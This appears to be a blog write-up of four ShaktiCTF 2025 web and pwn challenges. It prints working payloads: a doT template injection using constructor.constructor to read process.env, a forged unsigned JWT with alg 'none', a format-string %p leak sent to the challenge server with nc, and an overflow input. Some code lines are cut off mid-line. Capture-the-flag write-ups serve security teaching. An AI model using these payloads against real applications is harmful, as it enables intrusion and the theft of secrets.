ShaktiCTF | 2025 | Writeups

Bl0ss0mX5 Follow 4 min read · Jul 30, 2025




Templateception — Web

DESCRIPTION

when templates process templates.. things can get weird :(
Flag is in FLAG

Author: av4nth1ka

FLAG FORMAT: `shaktictf{}`

Source Code Analysis

We're given the Node.js backend which does the following:

- Accepts a filename, template (doT), and config via POST to `/upload`.
- Saves the template, and renders it later at `/render/:file`.

- Passes `{ name: "CTF Player" }` as the rendering context for templates.
- Also renders the flag using EJS like this:
- `res.render('rendered', { output, flag })`

The rendered HTML includes:

```
<pre><%= output %></pre>
<script>
  var FLAG = "<%= flag %>";
</script>
```

So, the flag **isn't rendered directly** — it's only accessible as a JavaScript variable called `FLAG`.

The templating engine used is `doT.js`, which supports JavaScript execution inside templates. We can inject arbitrary JavaScript by using this pattern:

```
{{=this.constructor.constructor("/* JS here */")()}}
```

This effectively breaks the sandbox and gives us access to Node internals, including environment variables!

To read the environment variable where the flag is stored, we submit the following as the template:

```
{{=this.constructor.constructor("return process.env"
```

Config:

```
{}
```


Filename: `exploit.dot` (any name works)


Visiting `/render/exploit.dot` rendered:

```
shaktictf{**********}
```

The flag was successfully read from the server's environment using template injection!

Hooman — Web





We were asked to “prove” we’re a hooman to access `/hooman`, which reveals the flag. The server gives us a JWT after login, but it always has:

```
{
  "are_you_hooman": false
}
```

And the `/hooman` route only lets us in if:

```
"are_you_hooman": true
```

In the backend, JWTs are decoded with **`verify_signature=False`:**

```
jwt.decode(token, key=None, options={"verify_signatu
```

This means the server accepts **any token**, even unsigned ones.

We forged our own JWT:

```
Header:  {"alg": "none", "typ": "JWT"}
Payload: {"username": "admin", "are_you_hooman": tru
```

Final token:

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VybmFtZSI6
```

➡️ Set it as a cookie named `token`.

Visiting `/hooman` with the forged token reveals:

```
shaktictf{<real_flag>}
```

Secret Mission — Pwn

DESCRIPTION

Can you handle this top secret confidential case, fellow detective?
Author: omelette_keychain

> Welcome to the Armed Detective Agency — the most famous detective agency in Yokohama!
> A chest full of ability crystals has been lost somewhere in this binary.
> Can you help us find it?

We're provided with an ELF binary: `mission`

Running it connects us to a storyline, and prompts us with two questions:

- Do you accept the mission? (Y/n)
- What's your name?

If we say "Y", and give any input as a name(eg: h4ch3r)—it displays: Looking forward to working with you h4ch3r

Initial Recon:

```
$ file mission
ELF 64-bit LSB pie executable, x86-64, dynamically l

$ checksec --file=mission
```

```
RELRO           STACK CANARY      NX            PIE
Full RELRO      Canary found      NX enabled    PIE
```

The binary has all major protections:
PIE: enabled
NX: enabled
Canary: found

This points toward a **stack-based buffer overflow** or similar.

Fuzzing input:

```
$ python3 -c "print('Y\n' + 'A'*200)" | ./mission
*** stack smashing detected ***: terminated
Aborted (core dumped)
```

Classic stack overflow confirmed.
But because there's a **stack canary**, overflowing won't be trivial.

Let's try a format string vulnerability instead:

```
$ python3 -c "print('Y\n' + '%p.'*20)" | ./mission
...
Looking forward to working with you 0x7ffe19f4e620.(
```

It **echoes back** our name using `printf(name)`, NOT `printf("%s", name)`, which makes it vulnerable!

Try it on the actual server:

```
$ python3 -c "print('Y\n' + '%p.'*30)" | nc 43.205.1
```

Output (trimmed):

```
Looking forward to working with you ...
0x746369746b616873.0x58655f3368747b66.0x5f6433746340
```


Python script to decode the hex values:

```
leaked = [
    0x746369746b616873,
    0x58655f3368747b66,
    0x5f64337463407274,
    0x656974696c696240,
    0x6873316e40765f35,
    0x3368745f7475625f,
    0x33725f67406c665f,
    0x7d736e31406d
]
```

```
s = b''.join(p.to_bytes(8, 'little') for p in leaked
print(s.decode(errors="ignore"))
```

Running this python code renders the flag.

Let the TV Buffer — Pwn



> The TV usually keeps buffering. It isn’t doing that now for some reason. I dunno why.
> I need to show my cool TV fixing skills for the upcoming science fair!
> I wonder what I can do to put it back to how it originally was…

Running the binary locally:

```
./let_the_tv_buffer
```

Gives us:

```
Reply >>
```

After entering a long input:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The binary responded:

```
The TV is back to buffering! Thanks!
...wait. It is showing some sorta secret code.
shaktictf{REDACTED}
```